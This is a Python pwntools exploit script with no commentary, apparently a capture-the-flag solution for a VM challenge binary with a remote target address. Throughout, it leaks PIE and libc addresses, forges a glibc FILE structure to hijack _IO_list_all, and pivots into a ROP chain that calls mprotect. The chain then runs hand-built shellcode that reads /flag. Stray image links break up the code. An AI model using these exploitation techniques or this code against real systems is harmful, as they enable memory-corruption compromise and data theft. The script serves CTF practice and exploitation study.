1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
| from pwn import *
from rich.progress import track
from iced_x86 import (
BlockEncoder,
Code,
Instruction as Inst,
Register as Reg,
MemoryOperand as MO,
)
context.terminal = ['tmux', 'splitw', '-h']
context.arch = 'amd64'
def GOLD_TEXT(x): return f'\x1b[33m{x}\x1b[0m'
EXE = './na1vm'
STW, LDW, ADD, SUB, PUSHW, PUSHWS, POPW, POPWS, LEA, RST = \
0, 1, 2, 3, 8, 9, 10, 11, 16, 64
def payload(lo: int):
global t
if lo:
t = process(EXE)
libc = ELF('./libc.sys.debug')
else:
t = remote('1.95.217.9', 9000)
libc = ELF('./libc.debug')
elf = ELF('./child')

def mkcode(imm: int, offset: int, r1: int, r2: int) -> int:
return imm | (offset << 32) | (r1 << 48) | (r2 << 52)
def submit(op: int, imm: int, offset: int, r1: int, r2: int) -> int:
t.sendline(b'1')
t.recvuntil(b'$ \n')
t.sendline(str(op).encode())
t.sendline(str(mkcode(imm, offset, r1, r2)).encode())
t.recvuntil(b'Execute result: ')
return int(t.recvline())
def execute(count: int, free: bool=False) -> list[int]:
t.sendline(b'2')
if free:
return []
results = []
for _ in range(count):
t.recvuntil(b'Execute result: ')
res = int(t.recvline())
if res & 0x8000000000000000:
warn('Execute failed!')
results.append(res)
return results
if lo & 2:
pause()
submit(STW, u32(b'\x00\x00\x8c\x00'), 0xffff, 0, 0)
execute(1)
submit(STW, 0, 0, 0, 0)
submit(LEA, 0, 0, 1, 0)
submit(RST, 0, 0, 0, 0)
gbuf = execute(2)[0]
pie_base = gbuf - 0x4060
elf.address = pie_base

success(GOLD_TEXT(f'Leak pie_base: {pie_base:#x}'))
submit(STW, u32(b'\x00\x00\x8b\x00'), 0xffff, 0, 0)
execute(1)
submit(STW, elf.symbols['stderr'] + 4, 0, 0, 0)
submit(POPW, 0, 0, 1, 1)
submit(POPW, 0, 0, 2, 2)
submit(RST, 0, 0, 0, 0)
h32, l32, _ = execute(3)
libc_base = ((h32 << 32) | l32) - libc.symbols['_IO_2_1_stderr_']
success(GOLD_TEXT(f'Leak libc_base: {libc_base:#x}'))
libc.address = libc_base
submit(PUSHW, 0, 0, 0, 0)
submit(PUSHW, libc.symbols['_IO_2_1_stderr_'] & 0xffffffff, 0, 3, 3)
submit(PUSHW, libc.symbols['_IO_2_1_stderr_'] >> 32, 0, 3, 3)
for _ in range(6):
submit(PUSHW, 0, 0, 0, 0)
execute(9)
chain_addr = pie_base + 0x50a0
file_addr = pie_base + 0x5110
flag_addr = pie_base + 0x5200
shellcode_addr = pie_base + 0x5208
gadgets = ROP(libc)

mov_rsp_rdx_ret = next(libc.search(b'H\x89\xd4\xc3', executable=True))
for gadget in libc.search(b'\x5c\xc3', executable=True):
if gadget & 4 == 0:
pop_rsp_ret = gadget
pop_rdx_xor_eax = next(libc.search(b'Z1\xc0\xc3', executable=True))
info(f'Found stack pivot gadget: {mov_rsp_rdx_ret:#x}')
info(f'Found leave gadget: {pop_rsp_ret:#x}')
chain = flat(
gadgets.rdi.address, chain_addr & ~0xfff,
gadgets.rsi.address, 0x1000,
pop_rdx_xor_eax, 7,
libc.symbols['mprotect'],
shellcode_addr,
)
wfile_jumps_mmap = libc.symbols['__io_vtables'] + 6 * 168
forge_file = flat({
0: 0,
8: 0,
}, {
0: pop_rsp_ret,
8: chain_addr,
0x10: chain_addr + 1,
0x28: 1,
0x68: mov_rsp_rdx_ret,
0x88: file_addr - 0x18,
0xa0: file_addr - 0x10,
0xc0: -1,
0xd0: file_addr,
0xd8: wfile_jumps_mmap - 0x40,
}, filler=b'\0')
def label(inst: Inst, l: int) -> Inst:
inst.ip = l
return inst
instrs = [
Inst.create_reg_i64(Code.MOV_R64_IMM64, Reg.RBX, pie_base + 0x1acc),
Inst.create_reg_i64(Code.MOV_R64_IMM64, Reg.RDX, libc.symbols['current_rtmin']),
Inst.create_mem_i32(Code.MOV_RM16_IMM16, MO(Reg.RDX), 0x22),
Inst.create_reg_i64(Code.MOV_R64_IMM64, Reg.RDI, flag_addr),
Inst.create_reg_reg(Code.XOR_R32_RM32, Reg.ESI, Reg.ESI),
Inst.create_reg_i32(Code.MOV_R32_IMM32, Reg.EAX, 2),
Inst.create(Code.SYSCALL),
Inst.create_reg_i32(Code.ADD_RM64_IMM32, Reg.RDI, 0x1000),
Inst.create_reg_reg(Code.MOV_R64_RM64, Reg.RSI, Reg.RDI),
Inst.create_reg_i32(Code.MOV_R32_IMM32, Reg.EDX, 0x50),
Inst.create_reg_reg(Code.MOV_R32_RM32, Reg.EDI, Reg.EAX),
Inst.create_reg_i32(Code.MOV_R32_IMM32, Reg.EAX, 0),
Inst.create(Code.SYSCALL),
Inst.create_reg_reg(Code.MOV_R64_RM64, Reg.R15, Reg.RSI),
label(Inst.create_reg_mem(Code.MOVZX_R32_RM8, Reg.R14D, MO(Reg.R15)), 1),
Inst.create_reg_i32(Code.ADD_RM64_IMM32, Reg.R15, 1),
Inst.create_reg_reg(Code.MOV_R32_RM32, Reg.EDI, Reg.R14D),
Inst.create_reg(Code.CALL_RM64, Reg.RBX),
Inst.create_reg_reg(Code.TEST_RM32_R32, Reg.R14D, Reg.R14D),
Inst.create_branch(Code.JNE_REL8_64, 1),
Inst.create_reg_i32(Code.MOV_R32_IMM32, Reg.EDI, 5),
Inst.create_reg_i32(Code.MOV_R32_IMM32, Reg.EAX, 0x25),
Inst.create(Code.SYSCALL),
Inst.create_reg_i32(Code.MOV_R32_IMM32, Reg.EAX, 0x22),
Inst.create(Code.SYSCALL),
Inst.create(Code.NOPQ),
Inst.create(Code.NOPQ),
]
encoder = BlockEncoder(64)
encoder.add_many(instrs)
shellcode = encoder.encode(0)
blob = flat({
0: chain, 0x60: forge_file, 0x160: b'/flag', 0x168: shellcode,
}, filler=b'\0')
def send_blob(buf: bytes, offset: int):
send_times = len(buf) // 4
for i in track(range(send_times), 'Sending the blob...'):
submit(STW, u32(buf[4 * i : 4 * i + 4]), offset + 4 * i, 0, 0)
if (i + 1) % 0x40 == 0:
execute(0x40)
if todo := send_times % 0x40:
execute(todo)
send_blob(blob, 0x1040)
def decrease_stack(distance: int):
times = distance >> 2
for i in track(range(times), 'Decreasing stack...'):
submit(POPW, 0, 0, 0, 0)
if (i + 1) % 0x40 == 0:
execute(0x40)
if todo := times % 0x40:
execute(todo)
submit(STW, u32(b'\x00\x00\x8b\x00'), 0xffff, 0, 0)
execute(1)
submit(STW, libc.symbols['_IO_list_all'], 0, 0, 0)
submit(PUSHW, file_addr & 0xffffffff, 0, 3, 3)
submit(PUSHW, file_addr >> 32, 0, 3, 3)
submit(RST, 0, 0, 0, 0)
execute(3)
decrease_stack(libc.symbols['_IO_list_all'] + 8 - libc.symbols['current_rtmin'])
submit(PUSHW, 0xffff, 0, 3, 3)
execute(1, True)
flag = ''
ch = 1
while ch:
t.recvuntil(b'Execute result:')
ch = int(t.recvline())
if 0x20 <= ch < 0x7f:
flag += chr(ch)
success(f'Flag is: {flag}')
t.clean()
t.close()
|